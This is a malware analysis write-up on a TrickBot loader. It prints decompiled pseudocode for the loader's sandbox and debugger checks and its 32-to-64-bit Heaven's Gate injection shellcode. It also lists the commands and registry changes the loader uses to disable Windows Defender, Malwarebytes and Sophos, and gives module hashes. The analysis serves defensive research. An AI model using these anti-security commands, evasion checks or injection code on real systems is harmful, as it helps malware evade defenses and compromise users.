dword_43E958 = &v2;
dword_43E963[0] = &v6;
load_libraries(0x43E77C, &function_hashes);
machine_64b = check_if_amd64_or_itanium();
startup_info = 0x44;
(api.kernel32_GetStartupInfoW)(0x43E8CA);
```

```
if ( check_shady_dlls() )
{
(api.kernel32_Sleep)(4000);
}
else
{
kill_antimalware();
v3 = 1; // fetch first binary
if ( !checks() )
{
if ( machine_64b )
++v3; // fetch second binary
v1 = wrap_decompress(&savedregs, v3, 0);
v4 = RtlReAllocateHeap_wrap(v1 + 4096, 0);
wrap_decompress(&savedregs, v3, v4);
if ( pe_parser(v4, v1, &machine_64b) )
execute_payload(v4, v1);
}
}
(api.kernel32_Sleep)(500);
(api.kernel32_ExitProcess)(0);
}
```

Anti-debugging/sandbox checks

DLL checks

The binary iterates over DLL names stored in strings and checks if any of them is present in the PEB InMemoryOrderModuleList linked list:

```
signed int check_dlls()
{
int v0; // eax
int i; // [esp+0h] [ebp-Ch]
int v3; // [esp+8h] [ebp-4h]

v3 = 0;
for ( i = 10; i < 21; ++i )
{
v0 = get_string(i);
if ( find_module_in_peb(v0) )
return 1;
}
return v3;
```

```
    }
int __cdecl find_module_in_peb(int dll_name)
{
int v2; // [esp+0h] [ebp-10h]
PEB *v3; // [esp+4h] [ebp-Ch]
LIST_ENTRY *v4; // [esp+8h] [ebp-8h]
LIST_ENTRY *v5; // [esp+Ch] [ebp-4h]

v3 = NtCurrentPeb();
if ( !v3 )
return 0;
v4 = &v3->Ldr->InMemoryOrderModuleList;
v5 = v4->Flink;
if ( v3->Ldr == 0xFFFFFFEC )
return 0;
if ( v5 )
{
while ( v4 != v5 )
{
v2 = &v5[-1];
if ( v5 != 8 && strcmp(*(v2 + 48), dll_name) )
return *(v2 + 24);
v5 = v5->Flink;
}
}
return 0;
}
```

DLLs checked:

- pstorec.dll
- vmcheck.dll
- dbghelp.dll
- wpespy.dll
- api_log.dll
- SbieDll.dll
- SxIn.dll
- dir_watch.dll
- Sf2.dll
- cmdvrt32.dll
- snxhk.dll

Antimalware services

A series of checks is performed using QueryServiceStatusEx in order to detect any anti-malware services currently running on the system. If a service is detected, the loader tries to disable it accordingly:

- WinDefend
    - cmd.exe /c sc stop WinDefend

        - cmd.exe /c sc delete WinDefend
        - TerminateProcess MsMpEng.exe
        - TerminateProcess MSASCuiL.exe
        - TerminateProcess MSASCui.exe
        - cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
        - RegSetValue SOFTWARE\Policies\Microsoft\Windows Defender DisableAntiSpyware
        - RegSetValue SOFTWARE\Microsoft\Windows Defender Security Center\Notifications DisableNotifications
    - MBAMService
        - ControlService MBAMService SERVICE_CONTROL_STOP
    - SAVService
        - TerminateProcess SavService.exe
        - TerminateProcess ALMon.exe
        - cmd.exe /c sc stop SAVService
        - cmd.exe /c sc delete SAVService
        - Checks IEFO[4]. key for ‘MBAMService’,’SAVService’,’SavService.exe’,’ALMon.exe’,’SophosFS.exe’,’ALsvc.exe’,’Clean.exe’,’SAVAdminService and sets Debugger registry key to kjkghuguffykjhkj if a match is found

Loading binary

The binaries embedded in the loader are encrypted using the same xor cipher method as the functions, however they are also compressed using MiniLZO [2].

The methods of executing the payload differ for 32 and 64-bit binaries. While the former is pretty straight-forward, the latter integrated a more sophisticated code injection technique.

Firstly, a new suspended process is created (in this sample with process name equal to “svchost”), then the execution transfers to a dynamically-generated shellcode that performs a switch from 32-bit compatibility mode to 64-bit using a trick called Heaven’s Gate[5].
Finally, the shellcode performs a call to the decrypted 64-bit helper shellcode which then finally jumps to the 64-bit core.

```
*shellcode = 0x83E58955;
*&shellcode[4] = 0x9AF0E4;
*&shellcode[8] = 0x33000000;
*&shellcode[12] = 0x5DEC8900;
*&shellcode[16] = 0xEC8348C3;
*&shellcode[20] = 0xE820;
*&shellcode[24] = 0x83480000;
*&shellcode[28] = 0xCB20C4;
v28 = VirtualAlloc_wrap(32, 0, 64);
if ( !v28 )
return v18;
qmemcpy(v28, shellcode, 0x80u);
*(v28 + 7) = v28 + 17; // patch first call
*(v28 + 22) = *(v13 + 10) + v22 - (v28 + 26);// patch second call
if ( !create_suspended_process(&hprocess, &hthread) )
return v18;
v5 = VirtualAlloc_wrap(32, 0, 64);
*v5 = binary_data;
*binary_data = 'ZM';
*(v5 + 8) = header_size;
```

	*(v5 + 12) = 0;
	*(v5 + 16) = hprocess;
	*(v5 + 24) = hthread;
	v24 = (v28)(v5, 0, 0);
	if (v24)
	return v18;
	(api.kernel32_CloseHandle)(hprocess);
	(api.kernel32_CloseHandle)(hthread);
	v18 = 1;
	return v18;

The included shellcode deassembles to

	// 32 bit
	00000000 55 push ebp
	00000001 89e5 mov ebp,esp
	00000003 83e4f0 and esp,0xfffffff0
	00000006 9a000000003300 call 0x33:0x0 // gets patched to the 64 bit absolute address
	0000000d 89ec mov esp,ebp
	0000000f 5d pop ebp
	00000010 c3 ret
	// 64 bit
	00000011 4883ec20 sub rsp,0x20
	00000015 e800000000 call loc_0000001a // gets patched to core-64b-loader's entrypoint
	0000001a 4883c420 add rsp,0x20
	0000001e cb retf

Modules

As of today, TrickBot is distributing following modules:

- **domainDll32.dll**
  - bf50566d7631485a0eab73a9d029e87b096916dfbf07df4af2069fc6eb733183
- **importDll32.dll**
  - f9ebf40d1228fa240c64d86037f2080588ed67867610aa159b80a553bc55edd7
- **injectDll32.dll**
  - a515f4f847e8d7b2eb46a855224c8f0e9906435546bb15785b6770f2143bc22a
- **mailsearcher32.dll**
  - 46706124d4c65111398296ea85b11c57abffbc903714b9f9f8618b80b49bb0f3
- **networkDll32.dll**
  - c8c789296cc8219d27b32c78e595d3ad6ee1467d2f451f627ce96782a9ff0c5f
- **outlookDll32.dll**
  - 9a529b2b77c5c8128c4427066c28ca844ff8ebbd8c3b2da27b8ea129960f861b
- **pwgrab32.dll**
  - fe0f269a1b248c919c4e36db2d7efd3b9624b46f567edd408c2520ec7ba1c9e4
- **shareDll32.dll**
  - af5ee15f47226687816fc4b61956d78b48f62c43480f14df5115d7e751c3d13d
- **squlDll32.dll**
  - b8b757c2a3e7ae5bb7d6da9a43877c951fb60dcb606cc925ab0f15cdf43d033b
- **systeminfo32.dll**
  - dff1c7cddd77b1c644c60e6998b3369720c6a54ce015e0044bbbb65d2db556d5

- **tabDll32.dll**
  - 479aa1fa9f1a9af29ed010dbe3b080359508be7055488f2af1d4b10850fe4efc
- **wormDll32.dll**
  - 627a9eb14ecc290fe7fb574200517848e0a992896be68ec459dd263b30c8ca48

References

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[2] https://blog.malwarebytes.com/threat-analysis/malware-threat-analysis/2018/11/whats-new-trickbot-deobfuscating-elements/

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[5] http://rce.co/knockin-on-heavens-gate-dynamic-processor-mode-switching/
